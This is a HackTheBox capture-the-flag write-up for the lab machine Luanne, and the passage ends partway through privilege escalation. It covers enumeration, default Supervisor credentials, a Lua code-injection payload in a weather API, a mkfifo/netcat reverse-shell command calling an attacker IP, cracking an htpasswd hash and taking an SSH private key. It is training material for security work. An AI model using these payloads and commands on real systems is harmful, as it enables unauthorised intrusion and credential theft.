HACKTHEBOX

Luanne

24th March 2021 / Document No D21.100.111

Prepared By: bertolis

Machine Author: polarbearer

Difficulty: Easy

Classification: Official

Synopsis

Luanne is an easy difficulty NetBSD Linux machine. Network enumeration reveals a Medusa Supervisor Process Manager that is found to be using the default login credentials. Enumeration of a monitoring script that is accessible from the Supervisor Process Manager reveals a Lua script that is vulnerable to code injection. It is running in a custom weather web application on a `bozohttpd` server. A second misconfigured `bozohttpd` server that is found to be running in development mode, which is leveraged to obtain the private SSH key for the system user `r.michaels`. Using `netpgp`, we can decrypt an encrypted `tar` backup file that contains the password for the user `r.michaels`, who is found to be able to execute commands as root, using the command `doas`.

Skills Required

- Web Enumeration
- Linux Enumeration

Skills Learned


- Lua Code Injection
- NetPGP and doas Abuse

Enumeration


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.218 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.218
```

```
nmap -p$ports -sC -sV 10.10.10.218
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-22 12:38 EET
Nmap scan report for 10.10.10.218 (10.10.10.218)
Host is up (0.076s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk;
protocol 2.0)
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp   open  http    nginx 1.19.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=.
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-server-header: nginx/1.19.0
|_http-title: 401 Unauthorized
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=default
|_http-server-header: Medusa/1.12
|_http-title: Error response
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd
```


Nmap output reveals an SSH server and an Nginx server running on their default ports. A Medusa server is also running on port 9001. Navigating to both port 80 and port 9001 using a web browser returns an `Authentication Required` message. Default credentials such as `admin / admin` or `user / user` do not appear to grant access on port 80.




However, Nmap recognized the Medusa server as a `Supervisor process manager`. Searching online for `Medusa supervisor process manager default credentials` reveals the following as the first result.



Scrolling down to page 14, we can see that the `supervisord.conf` file contains default credentials for Medusa HTTP server.



Let's try to login on port 9001 using the credentials `user / 123`.



It seems that Supervisor is monitoring some services on the host, using which we can execute some commands and get further information. Clicking on the `Tail -f Stdout` action of the service `processes`, returns real-time results regarding some processes that are being monitored on the host.

```
USER         PID %CPU %MEM    VSZ   RSS TTY   STAT STARTED    TIME COMMAND
root           0  0.0  0.2      0 11136 ?     DKl   9:49AM 0:02.54 [system]
root           1  0.0  0.0  19852  1524 ?     Is    9:49AM 0:00.01 init
root         163  0.0  0.0  32532  2300 ?     Is    9:49AM 0:00.05 /usr/sbin/syslogd -s
r.michaels   185  0.0  0.0  34996  1976 ?     Is    9:50AM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001
-L weather /home/r.michaels/devel/webapi/weather.lua -P /var/run/httpd_devel.pid -U r.michaels -b /home/r.michaels
/devel/www
root         298  0.0  0.0  19708  1336 ?     Is    9:49AM 0:00.00 /usr/sbin/powerd
root         299  0.0  0.0  33372  1840 ?     Is    9:50AM 0:00.00 nginx: master process /usr/pkg/sbin/nginx
_httpd       336  0.0  0.3 120152 16520 ?     Ss    9:50AM 0:04.58 /usr/pkg/bin/python3.8 /usr/pkg
/bin/supervisord-3.8
root         348  0.0  0.0  71348  2920 ?     Is    9:50AM 0:00.01 /usr/sbin/sshd
nginx        373  0.0  0.1  33920  3248 ?     I     9:50AM 0:00.02 nginx: worker process
_httpd       376  0.0  0.0  34956  1992 ?     Is    9:50AM 0:00.01 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000
-L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www
root         402  0.0  0.0  20216  1668 ?     Is    9:50AM 0:00.04 /usr/sbin/cron
_httpd     10998  0.0  0.0  17756  1500 ?     O     1:37PM 0:00.00 /usr/bin/egrep ^USER| \\[system\\] *$| init *$|
/usr/sbin/sshd *$| /usr/sbin/syslogd -s *$| /usr/pkg/bin/python3.8 /usr/pkg/bin/supervisord-3.8 *$| /usr/sbin/cron
*$| /usr/sbin/powerd *$| /usr/libexec/httpd -u -X -s.*$|^root.* login *$| /usr/libexec/getty Pc ttyE.*$|
nginx.*process.*$
root         421  0.0  0.0  19780  1584 ttyE1 Is+   9:50AM 0:00.00 /usr/libexec/getty Pc ttyE1
root         388  0.0  0.0  20116  1580 ttyE2 Is+   9:50AM 0:00.00 /usr/libexec/getty Pc ttyE2
root         433  0.0  0.0  19784  1584 ttyE3 Is+   9:50AM 0:00.00 /usr/libexec/getty Pc ttyE3
```

It is worth noting that two `httpd` processes are running, one on port 3001 and the other on port 3000.


The one running on port 3001 seems to be a development server, since it is running under the user `r.michaels`, the process id `/var/run/httpd_devel.pid` and the directory `/home/r.michaels/devel/www`.

The second one running on port 3000, could be the production server running under the user `_httpd` and the directory `/var/www`. Further enumeration of the Nginx server on port 80 reveals that it is used as a reverse proxy for the `httpd` server we just found running on port 3000.

```
curl -v http://10.10.10.218
```

```
curl -v http://10.10.10.218

<SNIP>
<html><head><title>401 Unauthorized</title></head>
<body><h1>401 Unauthorized</h1>
/index.html: <pre>No authorization</pre>
<hr><address><a href="//127.0.0.1:3000/">127.0.0.1:3000</a></address>
</body></html>
* Connection #0 to host 10.10.10.218 left intact
```


Searching online for `/usr/libexec/httpd server` reveals the following as the first result.



The `History` section reveals that this server is also called `bozohttpd`

```
HISTORY

     The httpd program is actually called ``bozohttpd''.  It was first written
     in perl, based on another perl http server called ``tinyhttpd''.  It was
     then rewritten from scratch in perl, and then once again in C.  From
     ``bozohttpd'' version 20060517, it has been integrated into NetBSD.  The
     focus has always been simplicity and security, with minimal features and
     regular code audits.  This manual documents httpd version 20100920.
```

Searching online for `bozohttpd manual` reveals the following as the first result.



Analyzing the command `/usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www`, we notice the option `-L weather /usr/local/webapi/weather.lua`. According to the manual we just found online, the option `-L` can add a new Lua script for a particular prefix.

```
-L prefix script
          Adds a new Lua script for a particular prefix.  The prefix
          should be an arbitrary text, and the script should be a full
          path to a Lua script.  Multiple -L options may be passed.  A
          separate Lua state is created for each prefix.  The Lua script
          can register callbacks using the httpd.register_han-
          dler('<name>', function) Lua function, which will trigger the
          execution of the Lua function function when a URL in the form
          http://<hostname>/<prefix>/<name> is being accessed.  The
          function is passed three tables as arguments, the server envi-
          ronment, the request headers, and the decoded query string
          plus any data that was send as application/x-www-form-urlen-
          coded.
```

The above paragraph along with the command `/usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U _httpd -b /var/www`, implies that there should be a directory called `weather`. In this case, it is the Lua script. There should also be a subdirectory which is the name of function that is registered to the Lua script, which is acting like an API.

Let's scan the URL `http://10.10.10.218/weather` for subdirectories using FFuF.

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.10.218/weather/FUZZ
```

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.10.218/weather/FUZZ

<SNIP>
forecast                [Status: 200, Size: 90, Words: 12, Lines: 2]
```

FFuF reveals the sub directory `forecast`. Let's access the API using cURL.

```
curl -v http://10.10.10.218/weather/forecast
```

```
curl -v http://10.10.10.218/weather/forecast

<SNIP>
{"code": 200, "message": "No city specified. Use 'city=list' to list
available cities."}
```

The request to `http://10.10.10.218/weather/forecast` returned the above JSON data structure. Let's try to list the cities as the message indicates.

```
curl -v http://10.10.10.218/weather/forecast?city=list
```

```
curl -v http://10.10.10.218/weather/forecast?city=list

<SNIPT>
{"code": 200,"cities":
["London","Manchester","Birmingham","Leeds","Glasgow","Southampton","Live
rpool","Newcastle","Nottingham","Sheffield","Bristol","Belfast","Leiceste
r"]}
```

Then, we can try adding the city London.

```
curl -v http://10.10.10.218/weather/forecast?city=London
```

```
curl -v http://10.10.10.218/weather/forecast?city=London

<SNIP>
{"code": 200,"city": "London","list": [{"date": "2021-03-22","weather":
{"description": "snowy","temperature": {"min": "12","max":
"46"},"pressure": "1799","humidity": "92","wind": {"speed":
"2.1975513692014","degree": "102.76822959445"}}},{"date":
"2021-03-23","weather": {"description": "partially cloudy","temperature":
{"min": "15","max": "43"},"pressure": "1365","humidity": "51","wind":
{"speed": "4.9522297247313","degree": "262.63571172766"}}},{"date":
"2021-03-24","weather": {"description": "sunny","temperature": {"min":
"19","max": "30"},"pressure": "1243","humidity": "13","wind": {"speed":
"1.8041767538525","degree": "48.400944394059"}}},{"date":
"2021-03-25","weather": {"description": "sunny","temperature": {"min":
"30","max": "34"},"pressure": "1513","humidity": "84","wind": {"speed":
"2.6126398323104","degree": "191.63755226741"}}},{"date":
"2021-03-26","weather": {"description": "partially cloudy","temperature":
{"min": "30","max": "36"},"pressure": "1772","humidity": "53","wind":
{"speed": "2.7699* Connection #0 to host 10.10.10.218 left intact
138359167","degree": "104.89152945159"}}}]}
```

The above request to the API returns the weather forecast for the city London.


Foothold

We notice that if we input a random string, such as `test`, the output is displayed back to the user as an error message.

```
curl -v http://10.10.10.218/weather/forecast?city=test
```

```
curl -v http://10.10.10.218/weather/forecast?city=test

<SNIP>
* Connection #0 to host 10.10.10.218 left intact
{"code": 500,"error": "unknown city: test"}
```

Searching online for `httpd Lua vulnerabilities` reveals the following article as the first result.



Scrolling down to the `LUA CODE INJECTION`, we can see some vulnerable examples for Nginx and CGI.

Vulnerable code examples:

```
-- ngx_lua
-- /vulnerable.lua?name=John")%20os.execute("notepad.exe
local name = ngx.req.get_uri_args().name or ""
ngx.header.content_type = "text/html"
local html = string.format([[
 ngx.say("Hello, %s")
 ngx.say("Today is "..os.date())
]], name)
loadstring(html)()

-- CGILua
-- /vulnerable.lua?name=<? os.execute('ls -la') ?>
-- /vulnerable.lua?name=<? os.execute('dir') ?>
-- Print the source of the vulnerable script:
-- /vulnerable.lua?name=<? cgilua.put(io.open(cgilua.script_path):read('*a')) ?>
```

Let's try one of these on the `bozohttpd` server and check if it works.

```
curl -v http://10.10.10.218/weather/forecast?city=curl -v
"http://10.10.10.218/weather/forecast?city=')+os.execute('id')+--"
```


```
curl -v "http://10.10.10.218/weather
/forecast?city=')+os.execute('id')+--"

<SNIP>
{"code": 500,"error": "unknown city: uid=24(_httpd) gid=24(_httpd)
groups=24(_httpd)
```

This is successful. We can now execute commands on the host as the user `_httpd`. Let's get a reverse shell using the following commands. First, we start a Netcat listener on our attacking machine on port 4444.

```
nc -lvp 4444
```

Then we send the following request in order to acquire the reverse shell.

```
curl "http://10.10.10.218/weather/forecast?
city=')+os.execute('rm+/tmp/pbf;mkfifo+/tmp/pbf;cat+/tmp/pbf|/bin/sh+-
i+2>%261|nc+10.10.14.3+4444+>/tmp/pbf')+--"
```



This is successful, and a reverse shell is returned.

Lateral Movement

Enumeration of the filesystem reveals the file `/var/www/.htpasswd`.

```
ls -la /var/www
```

```
$ ls -la /var/www
total 20
drwxr-xr-x   2 root  wheel  512 Nov 25 11:27 .
drwxr-xr-x  24 root  wheel  512 Nov 24 09:55 ..
-rw-r--r--   1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--   1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--   1 root  wheel   78 Nov 25 11:38 robots.txt
```

Listing the content of the file, we see the following hash for the user `webapi_user`.

```
cat /var/www/.htpasswd
```

```
$ cat /var/www/.htpasswd
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```

Let's store the hash into a file called `hash` and attempt to crack it using John The Ripper.

```
echo "webapi_user:\$1\$vVoNCsOl\$lMtBS6GL2upDbR4Owhzyc0" > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5
256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iamthebest       (webapi_user)
```

John reveals the password `iamthebest` for the user `webapi_user`. We can verify that these are the credentials for the authentication that is required to access the web page on port 80.

```
curl --user "webapi_user:iamthebest" http://10.10.10.218
```

```
$curl --user "webapi_user:iamthebest" http://10.10.10.218
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather
/forecast?city=London</a>
    <hr>
  </body>
</html>
```

Let's try to use the same credentials for the development server that is running on port 3001, since we have access to the host. On the remote machine, we run the following.

```
curl --user webapi_user:iamthebest localhost:3001
```

```
$ curl --user webapi_user:iamthebest localhost:3001
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left
Speed
100   386  100   386    0     0  55142      0 --:--:-- --:--:-- --:--:--
55142
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather
/forecast?city=London</a>
    <hr>
  </body>
</html>
```

This is successful. Let's try to perform the same code injection method as on the production server, so we can acquire a reverse shell as the user `r.michaels`.

```
curl "localhost:3001/weather/forecast?city=')+os.execute('id')+--"
```

```
$ curl "localhost:3001/weather/forecast?city=')+os.execute('id')+--"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left
Speed
100    61    0    61    0     0  12200      0 --:--:-- --:--:-- --:--:--
15250
{"code": 500,"error": "unknown city: ') os.execute('id') --"}$
```

This was unsuccessful and the error message `unknown city` is returned. This means that the vulnerability has been patched on the development server. Looking back on how the `httpd` server is running, we notice that the flag `-u` is enabled. According to the `bozohttpd` manual we found earlier online, we see that this option makes the directory `/home/r.michaels/public_html` (if one exists), available in the URL `http://localhost:3001/r.michaels`.

```
-u          Enables the transformation of Uniform Resource Locators of the
            form /~user/ into the directory ~user/public_html (but see the
            -p option above).
```

Also, since the `-X` option is enabled, directory listing will be possible, but only if there isn't any `index.html` file present.

```
-X          Enables directory indexing.  A directory index will be gener-
            ated only when the default file (i.e.  index.html normally) is
            not present.
```

Let's try to access this directory, by issuing the following cURL command.

```
curl --user webapi_user:iamthebest localhost:3001/~r.michaels/
```

```
$ curl --user webapi_user:iamthebest localhost:3001/~r.michaels/

<SNIP>
<tr><td><a href="../">Parent Directory</a><td>16-Sep-2020 18:20<td
align=right>1kB
<tr><td><a href="id_rsa">id_rsa</a><td>16-Sep-2020 16:52<td
<SNIP>
```

This worked and the directory seems to contain the private key `id_rsa`. Let's copy this key locally and try to connect to the host as user `r.michaels` over SSH. First, issue the following cURL command to read the content of the file.

```
curl --user webapi_user:iamthebest localhost:3001/~r.michaels/id_rsa
```

```
$ curl --user webapi_user:iamthebest localhost:3001/~r.michaels/id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left
Speed
100  2610  100  2610    0     0   637k      0 --:--:-- --:--:-- --:--:--
637k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
0DpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
<SNIP>
```

Then, store the key in a file and name it `id_rsa`, give the appropriate permissions and connect to the host using SSH.


```
chmod 600 id_rsa
ssh -i id_rsa r.michaels@10.10.10.218
```

```
ssh -i id_rsa r.michaels@10.10.10.218
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ id
uid=1000(r.michaels) gid=100(users) groups=100(users)
```

This is successful. The user flag is located in `/home/r.michaels/user.txt`.

Privilege Escalation

Enumeration of the home directory reveals the file `devel_backup-2020-09-16.tar.gz.enc`. Judging by the file extension, this might be an encrypted `tar` file. Further enumeration reveals the files `/home/r.michaels/.gnupg/pubring.gpg` and `/home/r.michaels/.gnupg/secring.gpg`. Searching online for `gnupg` reveals the following as the first result.



According to the official website, GnuPG allows you to encrypt and sign your data and communications. The following paragraph also indicates that `GnuPG/GPG` is a command line tool.

The GNU Privacy Guard

GnuPG is a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also known as *PGP*). GnuPG allows you to encrypt and sign your data and communications; it features a versatile key management system, along with access modules for all kinds of public key directories. GnuPG, also known as *GPG*, is a command line tool with features for easy integration with other applications. A wealth of frontend applications and libraries are available. GnuPG also provides support for S/MIME and Secure Shell (ssh).

Since its introduction in 1997, GnuPG is Free Software (meaning that it respects your freedom). It can be freely used, modified and distributed under the terms of the GNU General Public License .

The current version of GnuPG is 2.2.27. See the download page for other maintained versions.

Gpg4win is a Windows version of GnuPG featuring a context menu tool, a crypto manager, and an Outlook plugin to send and receive standard PGP/MIME mails. The current version of Gpg4win is 3.1.15.

Typing `gpg` on the host system returns the error `not found`.

